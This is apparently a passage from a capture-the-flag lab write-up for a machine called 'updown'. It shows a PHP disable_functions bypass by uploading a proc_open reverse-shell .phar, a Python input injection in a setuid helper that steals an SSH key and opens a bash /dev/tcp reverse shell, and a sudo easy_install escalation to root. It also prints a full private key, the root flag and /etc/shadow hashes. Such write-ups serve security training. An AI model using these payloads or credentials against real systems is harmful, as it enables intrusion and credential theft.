pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
display_errors	Off	Off

so we have to get a rev shell without using these commands.. ok.. lets see... hmm...

so looks like we can use proc_open so lets do it

from hacktricks

```
proc_close(proc_open("uname -a",array(),$something));
```

so now lets mod my script..

```
DATA = """------WebKitFormBoundaryGDDAKAbfvwiaEBpf
Content-Disposition: form-data; name="file"; filename="phpinfo.phar"
Content-Type: application/x-php

<?php proc_close(proc_open("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'",array(),$something)); ?>
10.10.14.178
10.10.14.1
127.0.0.1
127.0.0.1
127.0.0.2
127.0.0.3
127.0.0.4
127.0.0.5
127.0.0.6
127.0.0.7
127.0.0.8
127.0.0.9
127.0.0.10
------WebKitFormBoundaryGDDAKAbfvwiaEBpf
Content-Disposition: form-data; name="check"

Check
------WebKitFormBoundaryGDDAKAbfvwiaEBpf--"""
```

ok so who do we have on this box

```
www-data@updown:/var/backups$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
```

```
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
developer:x:1002:1002::/home/developer:/bin/bash
```

ok.. so looks like we have a special file i can inject into it and run it as developer.

```
www-data@updown:/home/developer/dev$ ls -al
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22 15:45 .
drwxr-xr-x 6 developer developer  4096 Aug 30 11:24 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22 15:45 siteisup_test.py


www-data@updown:/home/developer/dev$ cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
```

ok. easy peasy.
found a payload that was working and evaluating the code hence the 0 and not the string i typed in..

```
__import__("os").system("cat /home/developer/.ssh/id_rsa > /dev/shm/id_rsa")
```

```
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__("os").system("cat /home/developer/.ssh/id_rsa > /dev/shm/id_rsa")
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 4, in <module>
    page = requests.get(url)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 515, in request
    prep = self.prepare_request(req)
  File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 453, in prepare_request
    hooks=merge_hooks(request.hooks, self.hooks),
  File "/usr/local/lib/python2.7/dist-packages/requests/models.py", line 318, in prepare
    self.prepare_url(url, params)
  File "/usr/local/lib/python2.7/dist-packages/requests/models.py", line 392, in prepare_url
    raise MissingSchema(error)
requests.exceptions.MissingSchema: Invalid URL '0': No scheme supplied. Perhaps you meant http://0?
```

```
www-data@updown:/home/developer/dev$ cat /dev/shm/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

key isn't working hangin on ssh may need to restart or i just use this and have half shell

```
__import__("os").system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'")
```


Developer

```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
```

gtfo bins

```
developer@updown:/usr/local/bin$ cat /usr/local/bin/easy_install
#!/usr/bin/python
# -*- coding: utf-8 -*-
```

```
import re
import sys
from setuptools.command.easy_install import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```

root

uname -a

```
# uname -a
Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

id && whoami

```
# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

```
# cat /root/root.txt
4bd4aa22f77ac28900f2b3da26bac45a
```

/etc/shadow

```
# cat /etc/shadow
root:$6$35UwqDmGM31K3z1O$EV0yHaLbvEqQ1YfxHOl4fMFHnR0O0Lo7RSnFGpYdfUwBmec0/5JWenL6GLivYgeka8Z4XyYW2UhWOV5UOdK0w.:19165:0:99999:7:::
...[snip]...
developer:$6$LkPh3nNMEVO.zmIc$I/j67KSo1n7pR.fzcMfH/hc/8EYISX8JUtDpoc7iMIiYEhX4bgVXPV4L6Gam3AvxMd46wh5XTulsxbpy9ezLf/:19165:0:99999:7:::
```